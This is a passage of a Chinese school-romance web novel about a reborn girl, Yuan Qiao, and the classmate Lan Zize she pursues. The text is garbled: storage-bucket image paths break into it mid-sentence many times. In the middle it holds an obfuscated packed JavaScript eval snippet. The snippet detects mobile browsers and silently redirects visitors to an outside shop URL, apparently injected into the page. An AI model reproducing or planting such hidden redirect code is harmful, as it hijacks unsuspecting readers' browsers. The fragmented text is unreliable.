对着沈默元乔的态度又好了很多,“经常有人找你们麻烦?” “不算多。”沈默看着一言不发的兰梓泽,又看了看元乔。 之前他只觉得元乔是一个好学生,兰梓泽看起来也没有什么表示。 可是今天一看,元乔竟然深藏不露。 反正沈默没见过兰梓泽听过谁的话。 “少管闲事。” 元乔直接上手捂住了他的嘴,从源头静音。 挂上了水,在药物的作用下,兰梓泽昏昏睡了过去。 元乔给家里打了电话,说今晚在江子宁家,又同江子宁通了气,让她帮忙打个掩护。 拿了东西上楼的元乔看着沈默,“我们聊聊?” 她静静地等着沈默看完。 上一辈子元乔认识沈默的时候,他已经被沈家认了回去。 “替我认祖归宗?”沈默合上资料,“你的条件是什么?” “沈家认了你,肯定不会让你继续呆在十九中,我希望你转学的时候把兰梓泽也带走。” “虽然我不知道你为什么对兰哥这么上心,”沈默往后靠了靠,“可是,既然你能查到我的身世,不会不知道兰哥家里是什么情况,你兜这么大的圈子,究竟是为了什么?” “他们家的情况错综复杂,如果真的在乎他,就不会让他在十九中自生自灭了,找他麻烦的人里究竟有多少是他姑姑的手笔,想必你比我更清楚。”元乔也不卖关子,“我不想让他陷在这堆烂事儿里。你是我能想到最合适的路子。” “究竟是什么情况?你今天怎么跑医院去了?”江子宁贴着面膜跟在元乔后面问个不停,“你不会是哪里受伤了吧?严不严重?” “他不太舒服,我送他去了医院。”元乔熟门熟路地走向厨房,给自己倒了一杯水,“和你说个事儿。” “怎么了?” “我要和兰梓泽成为同学了。” “你说什么?”江子宁也不顾面膜纸会不会皱了,声音都高了起来,“你要干什么?” 她摸出手机,“你要是敢说为了他转去十九中,我现在就给元叔打电话,你信不信?” 如果她真的因为一个男的转去了十九中,都不需要她爸出手,元启都会把她腿打断,让她绝了念想。 “哎,你这个人,”元乔慢条斯理地按下她的手,“谁说我要转去十九中了?” 一时还没转明白的江子宁就看到元乔对自己眨了眨眼,“他转来一中,我们也是同学啊。” 5. 第 5 章 “不,不是,究竟是什么情况?”江子宁跟上元乔,“是我听错了?他一个十九中的怎么能随便进我们学校呢?他学习也很一般啊。” 自打知道了兰梓泽之后,江子宁对人进行了很全面的了解,她对兰梓泽的情况大部分来自十九中内部,所以,对于,兰梓泽的家庭情况她并不是很清楚。 她自然而然地想到了一种可能,“你为他花钱转学校?” “疯了我吗?”元乔看着江子宁,“那么大笔的支出我爸肯定会发现的。” 她找人调查沈默花的钱都是她从元启那里要来的,还垫了一部分进去,她倒是愿意为兰梓泽花,可是兰梓泽那样儿肯定不会乐意。 要是让她哥知道,她更是吃不了兜着走。 元乔无意在这个时候给自己找麻烦。 “那是怎么回事儿?” “沈默你知道吧?” “彩虹头?” “对,就是他。”元乔拿上睡衣,“他家里好像要给他转学,兰梓泽应该会跟他一起来我们学校。” “为什么他要转学?他转学又为什么会带上他?” “这我就不太清楚了。”元乔准备去洗漱,“只是今天听沈默提了一句。” “好奇怪。”江子宁觉得哪里好像不太对,但是又不知道问题在哪儿。 周一去学校的江子宁还特意留意了一下是否有新的转学生,一天两天一周过去了,也没见个人影儿,十九中的论坛里面也没有任何的风声。 江子宁先坐不住了,“他们还来不来啊?” “不知道啊。”元乔拿出来化学卷子。 “你最近怎么不去找他了?” “因为我有他的联系方式了,我可以直接发消息啊。”元乔灿烂一笑,“科技改变生活。” 就在江子宁以为他们转学这事儿成不了的时候,俩人竟然来了。 “你早就知道他们会来的吧?” “我能未卜先知?”元乔拉着人往二十班跑,“走,带你看帅哥。” 二十班从十九中来了两个转学生的事情随着两个人进校,已经传遍了整个高二。 沈默和兰梓泽又顶着那样的脸,在一中本来也是有知名度的,学霸们也爱八卦,来看人的一波儿又一波儿。 沈默倒是不在意别人的目光,很快就和班里的人勾肩搭背,称兄道弟了。 兰梓泽嫌烦,依旧我行我素地趴在桌子上睡觉。 可总会有人见缝插针地找他讲话。 问问题,兰梓泽一律说不会。 递情书的,他说自己不认字儿,不收。 送零食的,他会一本正经地问,你妈没有告诉你,陌生人的东西不能收? “老天!”目睹又一个漂亮姑娘闹了一个大红脸,江子宁说,“他嘴巴这么毒?” 说他没礼貌,他句句有回应。 可若说他有回应,这态度也够让人望而却步了。 “兰梓泽!”元乔直接将人叫了出来。 一班和二十班是整个高二教学楼的对角线,元乔不太认识这一层的同学们,但是不代表他们不知道元乔。 她怎么看起来和转学生很熟悉? 虽然还是臭着一张脸,但是兰梓泽态度总归没那么恶劣,“怎么了?” “我在超市新发现了一瓶酸奶,特别好吃,给你带了一瓶。” 兰梓泽是听沈默说过来龙去脉的,他不懂眼前这个女生为什么会对他如此青睐。 他皮囊尚可,自然是知道的。 但是,元乔看起来根本就不像是那种会因为一张脸而冲动的人。 兰梓泽活到现在,从来都没有被命运真正眷顾,他绝不相信,天上掉馅饼会到他嘴里。 他向来都是没有运气的人。 “我不爱吃。” “不好意思不好意思,”在跟朋友打闹的男生连连道歉。 这一下被撞得有点儿疼,元乔生理性的眼泪都出来了。 但毕竟是意外,她摆了摆手,“没事儿。” “没吃过怎么知道?”元乔不在意这个小插曲,直接将酸奶塞到人的校服口袋里,隔着衣服拍了拍瓶子,“记得吃啊。” 说完,她转身就走。 “你手没事儿吧?” “没事儿。” “跑了三层楼,就为了送一瓶酸奶?” “呃,”元乔一蹦一跳地往下走,“不然呢?他那个程度,我不会的题他也不见得行吧。” 元乔有理有据,“我俩又不能讨论学习,那可不就只剩下吃喝了吗?” 江子宁看着坐在那里写数学题的人,有些摸不透这个人在想什么了。 “下课了,你不去找他?” “我还有两题,”元乔头也不抬,“写完就没了。” “你追还是不追了?”江子宁等她写完作业,“我怎么看不懂你了。” “追啊,哪有半途而废的。”元乔检查自己还有什么作业没写,“我也不能一直贴着人家吧。再说了,我也有我自己的事情要干,我不是只有追他一件事儿啊。” 差点就相信了她的江子宁在中午被元乔拉着满食堂找兰梓泽的时候觉得自己被骗了。 “找你们老半天。”元乔坐在兰梓泽对面,还没等她找话题,就看到有人走过来。 “兰梓泽,这个请你吃。” “这个好吃。” “这个你应该会喜欢。” …… 元乔看着涵盖了不同品类的零食,看向了兰梓泽,正好同他的视线相遇。 “没错,你给她们做的示范。”兰梓泽肯定了她的想法。 “这算不算是搬起石头砸自己的脚啊?”元乔有些欲哭无泪,大家的模仿能力要不要这么厉害! “你是不是有些烦?” “是。” “我有一个办法。”元乔指了指那些零食,“让你可以不用受这些的打扰。” 兰梓泽看着她的笑容,直觉不会是什么好主意,果不其然。 “你答应做我男朋友,我心甘情愿帮你挡了这些,”元乔对人挑了挑眉,“怎么样?” “不怎么样。”兰梓泽否定得很快,“追你的人呢?那个唱歌的。” “这你都知道了?”元乔很意外,“看来你也很关注我嘛。” 实在忍不住的沈默笑出了声。 “那个,我吃好了,先走一步。” “我也吃好了。”江子宁觉得自己不适合继续呆在这里。 拉住要起身的人,元乔收起了嬉皮笑脸,“你怎么知道邢臻在追我?他去找你麻烦了?” “没有。” “真的?”元乔的视线落在那堆零食上,“如果因为我的原因,给你添了许多不必要的麻烦,我真的会很抱歉。如果你嫌烦,我很乐意代劳拒绝。” “这个和你没有多大的关系。”兰梓泽在十九中也精力过被追,他一直都是冷处理,等大家过了那个劲儿之后,自然就不会再有什么问题了,元乔不过是个引子而已。 “那邢臻呢?” “我不会放在心上。” 其实,邢臻在兰梓泽这里根本没有讨到任何的好处。 他气势汹汹地去质问兰梓泽,“你不会真的以为元乔会喜欢你吧?她只是图你一时新鲜罢了。” 被兰梓泽一句话堵了回去,“最起码我还能有些新鲜感,你是因为连个新鲜都混不上才气急败坏?” “他在学校比较受欢迎,我不太理他,他面子上过不去,才会说要追上我,我和他说过的话连十句都没有。” “我看起来像是那种会信他话的傻子?”兰梓泽看着元乔把姜粒一点儿一点儿地挑出来,“你确定要一直讨论他?” “不讨论不讨论了。” “你不吃?” “我吃饱了。” 元乔对食物的兴趣一般,之前的她在国外呆久了,胃口更是不怎么样。 以致于每次吃饭,她都是随便对付两口就饱了。 “那走吧。” “这堆吃的你不要了?” “不是我的。”兰梓泽拿起她的餐盘,“带什么?” “觉得我太无情?” “没有。”目睹了全程的元乔自然是看到了他根本就没来得及拒绝,“我只是觉得自己还蛮幸运的,你没拒绝我。” “月底那个周末我们约着去露营,你去不去?”元乔说,“都是我们年级的,周六在山上住一晚上,周日回来。” 元乔说,“提前一天给我答复就行。” 看到在等自己的江子宁,元乔对人摆了摆手,“我先走了,再见。” “今天吃饭的时候,你怎么先走了?”元乔问,“你不反对我追他了?” “反正目前也不支持。”江子宁说,“可是,你在他面前特别鲜活,很快乐,我觉得好像遇上能让人开心的人就挺不错了。” “那你怎么还持保留态度?” “我觉得他对你很一般啊。”江子宁说,“他看起来像是没有七情六欲的人,我都没见过他除了面无表情之外的第二种表情。” “他不会,”江子宁问,“是个面瘫吧?” “怎么会。”元乔被她逗笑,“他面部神经工作正常。” 现在的兰梓泽和元乔印象中的人的确是天差地别。 咬了他一次之后,元乔自己想开了。 即使性格完全不一样,可兰梓泽就是兰梓泽。 再来一次,元乔能参与到他的高中生活,遇到一个全新的兰梓泽,怎么看,都不亏。 所以,即使现在兰梓泽一点儿也不温柔,元乔也能欣然接受。 老宋从不拖堂,一下课就走。 元乔也从后门出去,上了三楼。 “这怎么送个零食还哭了?”元乔看着沈默,“这是什么新的流行?” “你上午不是被撞了一下,不知道哪个好事者宣扬了出去,而且是合二为一,添油加醋版,说你哭了,所以兰哥收下了,”沈默也觉得有些搞笑,“于是,就是你看到的样子了。” “她们怎么把他叫出来的?” “是被拦下的。”沈默颇显同情,“你敢信,兰哥两个下课没动,一出来,就被围上了。” “他受欢迎的程度,是不是有些夸张了?” “不知道是谁传了他的一张照片,所以,现在,不仅是我们年级的,还有师姐和师妹。” 别说兰梓泽,连元乔看着都有些头疼。 不是,那就是个巧合,至于哭吗她? 传流言的人肯定不认识她。 元乔看着被围住的兰梓泽。 元乔对这些同学并无恶意, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17408935|200641||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 毕竟她们的眼光是一样的好。 甚至还隐隐生出一些惺惺相惜来,大家都不成功,尚需努力。 可是一码归一码。 她刚放好第一块儿砖,可有人要来撬墙角,那她不答应。 她这近水楼台的人都还没有碰到月亮呢,合着就开始给别人做嫁衣了? 那可不行。 元乔挤了进去,“同学们,我们聊一聊。” 元乔用的陈述句而非疑问句,对方显然也察觉到了她的来者不善。 “我们不是来找你的。” “我现在说得话就是他的意思。” 兰梓泽很配合地点了点头。 “他收下我的东西,不是因为我哭了,只是因为,那是我的东西,”元乔强调,“是我的。” 看了看站在这里的人,元乔重复,“换句话说,他只收我的东西,明白了吗?” “还不走?” “他这是发火?”江子宁没想到见到兰梓泽的第二种表情竟然会是这样的。 “可是,他为什么要等乔乔来了才发火?” “你们上午也是第三节下课来的吧?” 沈默看着恍然大悟的江子宁,“我可什么都没说。” “你跟他说让他好好学习,往楼下挪挪,省得乔乔整天要爬三层楼。”江子宁一看沈默的表情立马澄清,“这是我的话,我看乔乔啊,根本不会对他提任何的要求。” “行了,我走了,再见。”元乔见人群散去,同人挥了挥手。 “这是上来给你解决问题的?” 沈默看着元乔的背影,自问自答,“看起来是。” 林姨有事儿回了一趟老家。 元松也没在家。 到了周五,元乔打算在学校写完作业再走。 “你真的不去我们家?” “不去啦,你跟叔叔阿姨好好聊聊天。”元乔推着江子宁走,“高三的还会留在这里自习,我不会害怕的。” “那我走了?” “嗯嗯。” 等元乔把作业都写完,天都黑了。 动脑子令人饥饿。 元乔给兰梓泽发了一条消息,慢吞吞地收拾着东西,想着等会儿要去吃什么。 她要去关灯才发现,班里竟然还有人,“班长,你要走吗?” “你先走,等会儿我关灯。” “好的,周一见。” 元乔打算去不远处的夜市打包一碗粉儿,回家慢慢吃。 一中的校址已经有很多年了,附近的小道四通八达,元乔拐进小道里,打算抄个近路。 她停下来回复着兰梓泽的消息。 一抬头就看到了不知道什么时候出现了一个男的。 笑得分外猥琐。 元乔看着他掀开自己的衣服,意识到这个人要干嘛。 她还没来得及有动作,眼睛就被蒙上了。 “是我。” “兰梓泽?” “嗯。” “你别捂我眼睛,他是个暴露狂,快抓住他。”元乔说着就扒拉下来人的手,可是哪里还有那个人的身影。 “让他跑了?”元乔问,“你刚才看清他长相没有?” “以后你别一个人走这种地方。”兰梓泽看到她要去夜市的消息就知道她会走近路。 “群里的消息你又没看吧?这个人已经被挂在群里好多天了,只是一直没抓住他。” “差一点儿,”元乔分外惋惜,“差一点儿刚才就把他绳之于法了。” “不要想着靠你一个人抓到人。” 被拆穿了的元乔对着人笑了笑,“不会的,放心吧。” 她之前干的就是医生,这种程度的对她来讲,够不上冲击。 兰梓泽一听就知道她阳奉阴违。 周六傍晚,果真遇到了蹲点儿的元乔。 